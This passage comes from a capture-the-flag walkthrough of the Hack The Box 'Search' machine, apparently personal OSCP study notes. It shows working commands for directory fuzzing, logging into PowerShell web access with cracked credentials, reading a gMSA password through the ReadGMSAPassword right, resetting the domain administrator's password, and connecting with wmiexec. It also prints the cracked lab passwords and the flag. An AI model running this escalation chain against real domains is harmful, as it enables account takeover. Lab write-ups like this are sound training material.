2. In the search type 'certificates'
3. This will bring you the 'view certifcates' pages. Click on view certificates
4. You are not going to import these p12 and pfx certifictes as 'Authorities' you have to click the 'Your
Certificates' tab and import them from that tab.
5. Click import search-RESEARCH-CA.p12 and paste in the password we just cracked 'misspissy'
6. Do the same for the other staff.pfx certificate same password misspissy.
```

44. **S4vitar tries to access the `https://seach.htb/certsrv/mscep_admin` we found with wfuzz earlier but he gets denied even after trying the password from a valid user. So now he is going to try and use wfuzz again. I think he is searching for other directories.**

```
1. ~/hackthebox/search ▷ wfuzz -c --hc=404 --sc=403,401 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://search.htb/FUZZ
2. The only change we made from the prior wfuzz is using this different wordlist.
3. It seems that wfuzz has found a directory 'https://search.htb/staff'
4. We should have done this earlier during the recon. This is a very common wordlist used for Windows Servers. Another thing, it does not say in the output of wfuzz that this is an ssl page because he did and http FUZZ. Kinda strange.
```

45. **Lets checkout** `https://search.htb/staff`.

```
1. Accpet the danger risk prompt by Firefox and continue.
2. We are a prompted with a warning that is requiring us to identify ourselves. Once I click ok the image login screen appears. I have included a screen grab below.
```




Enter the valid information

```
1. For the username and password I am using 'Sierra.Frye:$$49=wide=STRAIGHT=jordan=28$$18'
2. For the computer name enter the victims ip 10.10.11.129
3. The ip fails so the other computer name we got from the original cme nullsession query was 'RESEARCH' lets try that.
```

Got Shell (PWSH webshell)

47. ***SUCCESS*! We are in the PowerShell web session as Sierra Frye. Here is a screenshot. It is not as good as having a terminal session but we can use this to elevate privilege.**



48. **Lets begin to enumerate and then do our powershell commands so we can elevate privileges. The following Power-Shell commands are essential to remember for the OSCP. These or something like these commands will be on the Exam.**

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
1. PS C:\Users\Sierra.Frye\Documents> hostname
Research
2. PS C:\Users\Sierra.Frye\Documents> ipconfig
3. PS C:\Users\Sierra.Frye\Documents> net user Sierra.Frye
Global Group memberships     *Domain Users *Birmingham-ITSec
4. PS C:\Users\Sierra.Frye\Documents> whoami
search\sierra.frye
5.
```

49. **It is very odd because `Sierra.Frye` is a member of `*Birmingham-ITSec` and we validated with LdapDomainDump that `ITSec` was a member of `Remote Management Users` but we were not able to winrm in using `Seirra Frye` credentials.**
50. ***Ok, this is were it counts in the Power Shell abuse info in bloodhound to gain admin. In this escalation though we do not have much to go on from bloodhound. There is a much better walk-through on this gMSA Read Password PrivESC from the site dsinternals.com*** `https://www.dsinternals.com/en/retrieving-cleartext-gmsa-passwords-from-active-directory/`

```
1. Go to bloodhound and click Sierra.Frye as owned
2. Now right click on the user and click 'Shortest path to Domain Admin from Owned Principals'
3. Right click on ITSEC since we are member of this goup and it has 'ReadGMSAPassword' on the account 'BIR-ADFS-
GMSA@SEARCH.HTB'. Here is what it says in bloodhound on this 'ReadGMSAPassword' exploit.
.............................................................
BIR-ADFS-GMSA@SEARCH.HTB is a Group Managed Service Account. The group ITSEC@SEARCH.HTB can retrieve the password
for the GMSA BIR-ADFS-GMSA@SEARCH.HTB.

Group Managed Service Accounts are a special type of Active Directory object, where the password for that object
is mananaged by and automatically changed by Domain Controllers on a set interval (check the MSDS-
ManagedPasswordInterval attribute).

The intended use of a GMSA is to allow certain computer accounts to retrieve the password for the GMSA, then run
local services as the GMSA. An attacker with control of an authorized principal may abuse that privilege to
impersonate the GMSA.
4. On the HTB Intelligence machine S4vitar used the 'gMSADumper' exploit which was a similar situation to this
one.
5. Google 'ReadGMSAPasword powershell' he finds the dsinernals site.
6. Account BIR-ADFS-GMSA@SEARCH.HTB has 'GenericAll rights' over Tristan.Davies the Administrator for this
domain.
7. Having 'GenericAll' will allow account BIR-ADFS-GMSA@SEARCH.HTB to change the password for Tristan.Davies
8. Here is the website S4vitar is referencing after he googled 'ReadGMSAPasword powershell'.
9. https://www.dsinternals.com/en/retrieving-cleartext-gmsa-passwords-from-active-directory/ (Very nice site if
used with darkreader btw)
10. Here is another link this website is very good hackerrecipes.com
11. https://www.thehacker.recipes/a-d/movement/dacl/readgmsapassword
```

Power-Shell gMSA Read Password vulnerability


51. **Time for execution of the PowerShell commands. The commands were pretty much all taken from this site:** `https://www.dsinternals.com/en/retrieving-cleartext-gmsa-passwords-from-active-directory/`

```
1. From this website: https://www.dsinternals.com/en/retrieving-cleartext-gmsa-passwords-from-active-directory/
2. Go to this part of the page where it says.
3. ## Retrieving the Managed Password
4. A-lot of editing of the sites commands were done here. Basically you need to know Power-Shell or at least
understand what the commands are doing to pull off this privesc by yourself without the walk-through.
5. Lets do it. Under 'Retrieving the Managed Password' the first two commands are there steps 6 and 7. Starting
on step 8 is "Decoding the Managed Password" on the website. The rest of the commands are taken from there.
6. PS C:\Users\Sierra.Frye\Documents> Get-ADServiceAccount -Identity "BIR-ADFS-GMSA"
.............................................................
DistinguishedName : CN=BIR-ADFS-GMSA,CN=Managed Service Accounts,DC=search,DC=htb
Enabled           : True
Name              : BIR-ADFS-GMSA
ObjectClass       : msDS-GroupManagedServiceAccount
ObjectGUID        : 48cd6c5b-56cb-407e-ac2b-7294b5a44857
SamAccountName    : BIR-ADFS-GMSA$
SID               : S-1-5-21-271492789-1610487937-1871574529-1299
7. PS C:\Users\Sierra.Frye\Documents> Get-ADServiceAccount -Identity "BIR-ADFS-GMSA" -Properties 'msDS-
ManagedPassword'
.....................................................
DistinguishedName    : CN=BIR-ADFS-GMSA,CN=Managed Service Accounts,DC=search,DC=htb
Enabled              : True
msDS-ManagedPassword : {1, 0, 0, 0...}
Name                 : BIR-ADFS-GMSA
ObjectClass          : msDS-GroupManagedServiceAccount
ObjectGUID           : 48cd6c5b-56cb-407e-ac2b-7294b5a44857
```

```
SamAccountName       : BIR-ADFS-GMSA$
SID                  : S-1-5-21-271492789-1610487937-1871574529-1299
UserPrincipalName    :
.....................................................................
8. Now under 'Decoding the Managed Password' on the website above it says we need to do this command with a
variable $gmsa.
9. PS C:\Users\Sierra.Frye\Documents>
Get-ADServiceAccount -Identity "BIR-ADFS-GMSA" -Properties *
10. PS C:\Users\Sierra.Frye\Documents>
Get-ADServiceAccount -Identity "BIR-ADFS-GMSA" -Properties 'msDS-ManagedPassword'
11. PS C:\Users\Sierra.Frye\Documents>
$gmsa = Get-ADServiceAccount -Identity "BIR-ADFS-GMSA" -Properties 'msDS-ManagedPassword' (This command here
actually did something)
12. PS C:\Users\Sierra.Frye\Documents>
$mp = $gmsa.'msDS-ManagedPassword'
13. PS C:\Users\Sierra.Frye\Documents>
ConvertFrom-ADManagedPasswordBlob $mp
14. PS C:\Users\Sierra.Frye\Documents>
$secpw = (ConvertFrom-ADManagedPasswordBlob $mp).SecureCurrentPassword (This command here as well. All we have
done is assigned the 2 commands on 11, and 12 to variables $gmsa and $secpw. This variable $secpw is then
assigned to $cred.)
13. PS C:\Users\Sierra.Frye\Documents>
$cred = New-Object System.Management.Automation.PScredential 'BIR-ADFS-GMSA',$secpw (Here all we are doing is
assigning this )
14. PS C:\Users\Sierra.Frye\Documents> Invoke-Command -ComputerName localhost -Cred $cred -ScriptBlock { whoami }
search\bir-adfs-gmsa$
15. PS C:\Users\Sierra.Frye\Documents>
Invoke-Command -ComputerName localhost -Cred $cred -ScriptBlock { net user tristan.davies p@55w0rd123 }
The command completed successfully.
```

52. **We have successfully executed all the power-shell commands required to elevate our privileges and change tristan.davies password to our new password. Now lets wmiexec into the box as Tristan.Davies the administrator.**

```
1. (.venv) ~/python_projects/.impacketgit/impacket/examples (master ✘)★ ▷ ./wmiexec.py
search.htb/tristan.davies@10.10.11.129
2. C:\>whoami
search\tristan.davies
3. C:\Users\Administrator\Desktop>type root.txt
c1b696739716eddd13dc6e62f7b466a9
4. C:\Users\Administrator\Desktop>exit
```



Pwn3d!

53. **Post Explotatioin & Comments**

1. Excellent Active Directory Box highly recommended.